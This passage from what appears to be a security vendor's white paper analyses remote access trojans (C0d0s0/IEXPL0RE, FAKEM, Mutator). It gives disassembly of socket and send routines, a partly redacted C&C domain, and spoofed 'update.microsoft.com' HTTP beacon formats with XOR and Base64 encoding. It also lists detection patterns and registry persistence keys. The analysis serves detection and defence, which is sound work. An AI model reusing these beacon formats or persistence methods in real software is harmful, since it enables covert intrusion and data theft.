
C0d0s0 RAT

The C0d0s0 or IEXPL0RE RAT has been used in several targeted attacks against nongovernmental organizations (NGOs).[7] It disguises its network connection as a Microsoft™ Windows update.[8] In reality though, it connects to a C&C server that sends out data and waits for commands.

First, it silently connects to a C&C server then sends a preset HTTP request header that shows its HOST as “Microsoft Windows Update.” It uses HTTP commands such as POST, GET, and CONNECT to communicate with the C&C server.

[7] Seth Hardy. (August 2012). “IEXPL0RE RAT.” Last accessed November 18, 2013, https://citizenlab.org/wp-content/uploads/2012/09/IEXPL0RE_RAT.pdf.

[8] Wikimedia Foundation, Inc. (November 26, 2013). *Wikipedia*. “Windows Update.” Last accessed December 2, 2013, http://en.wikipedia.org/wiki/Windows_Update.



```
RETN
PUSH EBP
MOV EBP,ESP
PUSH ESI
MOV ESI,DWORD PTR SS:[EBP+C]
CMP BYTE PTR DS:[ESI],20
JNZ SHORT 00386763
INC ESI
JMP SHORT 0038675B
PUSH ESI
CALL DWORD PTR DS:[387238]              WS2_32.gethostbyname
TEST EAX,EAX
JNZ SHORT 00386780
CMP DWORD PTR SS:[EBP+8],EAX
JE SHORT 00386799
PUSH ESI
PUSH DWORD PTR SS:[EBP+8]
CALL 003831DE
POP ECX
POP ECX
JMP SHORT 00386799
MOVSX ECX,WORD PTR DS:[EAX+A]
MOV EAX,DWORD PTR DS:[EAX+C]
PUSH ECX
PUSH DWORD PTR DS:[EAX]
LEA EAX,DWORD PTR SS:[EBP+C]
PUSH EAX
DS:[00387238]=71AB5355 (WS2_32.gethostbyname)
```

```
Registers (FPU)
EAX 00000000
ECX 0006F635 ASCII "[redacted]20080628.gicp.net"
EDX 00001F90
EBX 0006E69C
ESP 0006E678
EBP 0006E680
ESI 0006F635 ASCII "[redacted]20080628.gicp.net"
EDI 00000000
EIP 00386764
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr WSAENOTSOCK (00002736)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -UNORM BBB0 01050104 00000000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4000  Cond 1 0 0 0  Err 0 0 0 0 0 0 0 0  (EQ)
```

```
Address   Hex dump   ASCII
          [redacted]20080628.g
          icp.net.w@|L.0.@
          ...0+...+.,.^|0..
          ........0.0.....
          ...^...0+..;+...>
          @...............
```

```
0006F635  Name = "[redacted]20080628.gicp.net"
0006EF9C
0006E6B4
00386AD5  RETURN to 00386AD5 from 00386754
0006F635  ASCII "[redacted]20080628.gicp.net"
```

```
PUSH EBP
MOV EBP,ESP
SUB ESP,10
MOV EAX,DWORD PTR SS:[EBP+8]
PUSH EAX
PUSH DWORD PTR SS:[EBP+C]
MOV DWORD PTR SS:[EBP-C],EAX
MOV WORD PTR SS:[EBP-10],2
CALL DWORD PTR DS:[387260]              WS2_32.ntohs
MOV WORD PTR SS:[EBP-E],AX
XOR EAX,EAX
PUSH EAX
PUSH EAX
PUSH EAX
PUSH EAX
PUSH 1
PUSH 2
CALL DWORD PTR DS:[38723C]              WS2_32.WSASocketA
MOV EBX,EAX
OR EAX,FFFFFFFF
CMP EBX,EAX
JE 0038605A
PUSH ESI
MOV ESI,DWORD PTR DS:[387264]           WS2_32.setsockopt
PUSH EDI
LEA EAX,DWORD PTR SS:[EBP+8]
PUSH 4
PUSH EAX
MOV EDI,0FFFF
PUSH 1006
PUSH EDI
PUSH EBX
MOV DWORD PTR SS:[EBP+8],493E0
MOV DWORD PTR SS:[EBP+C],927C0
CALL ESI                                WS2_32.setsockopt
TEST EAX,EAX
JNZ SHORT 0038601F
ESI=71AB4521 (WS2_32.setsockopt)
```

```
MOV DWORD PTR SS:[EBP+8],493E0
MOV DWORD PTR SS:[EBP+C],927C0
CALL ESI
TEST EAX,EAX
JNZ SHORT 0038601F
LEA EAX,DWORD PTR SS:[EBP+C]
PUSH 4
PUSH EAX
PUSH 1006
PUSH EDI
PUSH EBX
CALL ESI
TEST EAX,EAX
JNZ SHORT 0038601F
PUSH 1
POP ESI
JMP SHORT 00386021
XOR ESI,ESI
PUSH 3879E4                             ASCII "ws2_32.dll"
CALL DWORD PTR DS:[387110]              kernel32.LoadLibraryA
PUSH 3870F0                             ASCII "connect"
PUSH EAX
CALL DWORD PTR DS:[3870F0]              kernel32.GetProcAddress
POP EDI
TEST ESI,ESI
POP ESI
JE SHORT 00386050
LEA ECX,DWORD PTR SS:[EBP-10]
PUSH 10
PUSH ECX
PUSH EBX
CALL EAX                                WS2_32.connect
CMP EAX,-1
JE SHORT 00386050
MOV EAX,EBX
JMP SHORT 0038605A
PUSH EBX
EAX=71AB4A07 (WS2_32.connect)
```

```
IDIV ECX
LEA EAX,DWORD PTR DS:[EAX*4+4]
RETN
XOR ECX,ECX
CMP DWORD PTR SS:[ESP+8],ECX
JLE SHORT 0038112C
MOV EAX,DWORD PTR SS:[ESP+4]
ADD EAX,ECX
XOR BYTE PTR DS:[EAX],0CD
INC ECX
CMP ECX,DWORD PTR SS:[ESP+8]
JL SHORT 0038111C
RETN
PUSH ESI
MOV ESI,DWORD PTR SS:[ESP+10]
PUSH EDI
PUSH 1
POP EDI
TEST ESI,ESI
JBE SHORT 0038115A
PUSH 0
PUSH ESI
PUSH DWORD PTR SS:[ESP+18]
PUSH DWORD PTR SS:[ESP+18]
CALL DWORD PTR DS:[38725C]              WS2_32.send
CMP EAX,-1
JE SHORT 00381158
DS:[0038725C]=71AB4C27 (WS2_32.send)
```

```
Registers (FPU)
EIP 00381145
LastErr ERROR_SUCCESS (00000000)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty -UNORM BBB0 01050104 00000000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4000  Cond 1 0 0 0  Err 0 0 0 0 0 0 0 0  (EQ)
```

```
Address   Hex dump                                          ASCII
          50 4F 53 54 20 2F 69 6E 64 65 78 30 30 30 30 30  POST /index00000
          30 30 30 31 2E 61 73 70 20 48 54 54 50 2F 31 2E  0001.asp HTTP/1.
          31 0D 0A 41 63 63 65 70 74 2D 4C 61 6E 67 75 61  1..Accept-Langua
          67 65 3A 20 65 6E 2D 75 73 0D 0A 55 73 65 72 2D  ge: en-us..User-
          41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34  Agent: Mozilla/4
          2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20  .0 (compatible;
          4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77  MSIE 7.0; Window
          73 20 4E 54 20 35 2E 31 3B 29 0D 0A 48 6F 73 74  s NT 5.1;)..Host
          3A 20 75 70 64 61 74 65 2E 6D 69 63 72 6F 73 6F  : update.microso
          66 74 2E 63 6F 6D 0D 0A 43 6F 6E 6E 65 63 74 69  ft.com..Connecti
          6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A  on: Keep-Alive..
          43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
          78 74 2F 68 74 6D 6C 0D 0A 43 6F 6E 74 65 6E 74  xt/html..Content
          2D 4C 65 6E 67 74 68 3A 20 30 30 30 30 34 31 0D  -Length: 000041.
```

```
0006E418  Socket = 9C
          Data = 0008A9E0
          DataSize = 10C (268.)
          Flags = 0
          ASCII 50,"OST /index000000001.asp
          RETURN to 003815BC from 0038112D
          ASCII 50,"OST /index000000001.asp
          ASCII "DUDE_AM_I_SHARP-3.14159265
          RETURN to 00386ADB from 00381541
```


Figure 9: Application programming interfaces (APIs) to set up fake connections to Windows Update (update.microsoft.com)

The RAT then checks if the infected system uses an HTTP proxy. If it does, it is known to use a CONNECT HTTP request in the following format to bypass the proxy server:

```
“CONNECT {host} HTTP/1.1”,CR,LF,”User-Agent: Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 5.1)”,CR,LF,”Proxy-
Authorization: Basic {hex}”,CR,LF,”Proxy-Connection: Keep-Alive”
```

Afterward, it will try to send a POST request in the following format:

```
“POST /index{9-digit number}.asp HTTP/1.1”,CR,LF,”Accept-
Language: en-us”,CR,LF,”User-Agent: Mozilla/4.0 (compatible;
MSIE 7.0; Windows NT 5.1;)”,CR,LF,”Host: update.microsoft.
com”,CR,LF,”Connection: Keep-Alive”,CR,LF,”Content-Type: text/
html”
```




```
POST /index000000001.asp HTTP/1.1
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)
Host: update.microsoft.com
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 000041
```

```
⊟ Hypertext Transfer Protocol
  ⊟ POST /index000000001.asp HTTP/1.1\r\n
    ⊟ [Expert Info (Chat/Sequence): POST /index000000001.asp HTTP/1.1\r\n]
        [Message: POST /index000000001.asp HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: POST
      Request URI: /index000000001.asp
      Request Version: HTTP/1.1
    Accept-Language: en-us\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)\r\n
    Host: update.microsoft.com\r\n
    Connection: Keep-Alive\r\n
    Content-Type: text/html\r\n
  ⊟ Content-Length: 000041\r\n
      [Content length: 41]
    \r\n
```

Figure 10: Sample POST request header

The information sent through the POST request is placed in the request body. If the POST request fails, the RAT will then use a GET request in the following format:

```
“GET /search?n={9-digit number}&{data}
HTTP/1.1”,CR,LF,”Accept-Language: en-us”,CR,LF,”User-Agent:
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)”,CR,LF,”Host:
update.microsoft.com”,CR,LF,”Pragma: no-cache”,CR,LF,”Cache-
Control: no-cache”,CR,LF,”Connection: Keep-Alive”
```



```
............................................GET /search?
n=000000004&QkFTVEFSRF8mJl9CSVRDSEVTXZAwMDAwMDAxAAwpVRZwAAA= HTTP/1.1
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)
Host: update.microsoft.com
Pragma: no-cache
Cache-Control: no-cache
Connection: Keep-Alive

⊟ Hypertext Transfer Protocol
  ⊟ GET /search?n=000000004&DUDE_AM_I_SHARP-3.14159265358979x6.626176 HTTP/1.1\r\n
    ⊟ [Expert Info (Chat/Sequence): GET /search?n=000000004&DUDE_AM_I_SHARP-3.14159265358979x6.626176 HTTP/1.1\r\n]
        [Message: GET /search?n=000000004&DUDE_AM_I_SHARP-3.14159265358979x6.626176 HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: GET
      Request URI: /search?n=000000004&DUDE_AM_I_SHARP-3.14159265358979x6.626176
      Request Version: HTTP/1.1
    Accept-Language: en-us\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)\r\n
    Host: update.microsoft.com\r\n
    Pragma: no-cache\r\n
    Cache-Control: no-cache\r\n
    Connection: Keep-Alive\r\n
    \r\n
```

Figure 11: Sample GET request header

The information sent through the GET request is placed as a URL parameter. Note that information sent to and received from the C&C server by POST request is encrypted using a 1-byte XOR key while a GET request is encrypted via B64 encoding.




Figure 12: Encrypted information sent to the C&C server

The RAT also monitors how many times it has connected to the C&C server using the string, *"/index{9-digit number}.asp"* or *"/search?n={9-digit number}&,"* as part of the URL parameter. It needs to have the previously mentioned complete HTTP header in each request for the C&C server to accept it.

It then sends the information it gathers to the first C&C server it connects to while receiving commands from the second C&C server it accesses.

Potential Responses to Detection Limitations

Malware can be detected using a combination of network traffic monitoring and file structure and behavior analyses. While many believe that file-structure-based detection is slowly outliving its usefulness, that may not be the case. It is still effective when used in combination with other detection methods such as behavior analysis and network traffic monitoring. File signature analysis alone can fail to detect many strains, especially given the wide availability of crypters that attackers can use in the underground market.[9] Behavior and network signature analyses on their own, meanwhile, could likely result in a significant number of false positives. Logging network signatures can, however, allow administrators to cast a wider net to catch suspicious traffic while behavior and file signature analyses can be tweaked and optimized using the information obtained from the data collection.

FAKEM RAT

Network Traffic Monitoring

FAKEM variants typically communicate via TCP and use high-numbered ports. To detect and block its Windows Live Messenger versions, blocking traffic with the following data but is not followed by the standard *"Content-Type:"* string is strongly advised:

```
MSG 5 N 130
MIME-Version: 1.0
```

The Yahoo! Messenger versions, meanwhile, can be detected by checking how many bytes the YMSG header occupies. If it uses 8 bytes, it is best to block it.

File and Behavior Signature Analyses

FAKEM RAT variants are usually located in the *%System%* folder and named *"tpframe.exe."* It maintains persistence by typically adding the following entry to the system registry:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\policies\Explorer\run
tpbar = “%System%\tpframe.exe”
```

[9] Max Goncharov. (2012). “Russian Underground 101.” Last accessed November 19, 2013, http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-russian-underground-101.pdf.

While some FAKEM RAT variants are compressed using UPX, most share similar structures with others when uncompressed. We have seen two variants so far based on file structure.



crosoft\Windows\CurrentVersion\Run
tlGetLastWin32Error
^DFCA5C.kbd kbd12^ tmp
software\Microsoft\Windows\CurrentVersi
n\Run

Figure 13: Sample readable strings in two FAKEM RAT variants

Mutator

Network Traffic Monitoring

Mutator traffic can be detected by looking for the following path in its initial beacon to the C&C server:

```
/protocol.php?p=[numeric characters]&d=[B64 encoded characters]
```

It also uses “Mozilla/5.0” as user agent.

For older Mutator versions that do not perform HTTP header spoofing, look for the following path and user agent, *“-”*:


```
/img/gt.cgi?s=[numeric characters]&r=[alphanumeric characters]
```

File and Behavior Signature Analyses

While Mutator’s network traffic remained fairly consistent (only two types have been observed), the way they behaved slightly varied, depending on variant. Its presence may, however, be detected if any of the following files are present and if the following registry keys have been modified:

- %Application Data%\Microsoft\clipsrv.exe
- %Application Data%\Microsoft\logman.exe
- %Windows%\dllhost.exe
- %Windows%\wininit.exe
- %Windows%\System\ieudinit.exe
- %System%\drivers\esentutl.exe
- %System%\drivers\mstinit.exe
- %System%\drivers\sessmgr.exe
- %All Users%\dllhst3g.exe
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows
- HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run
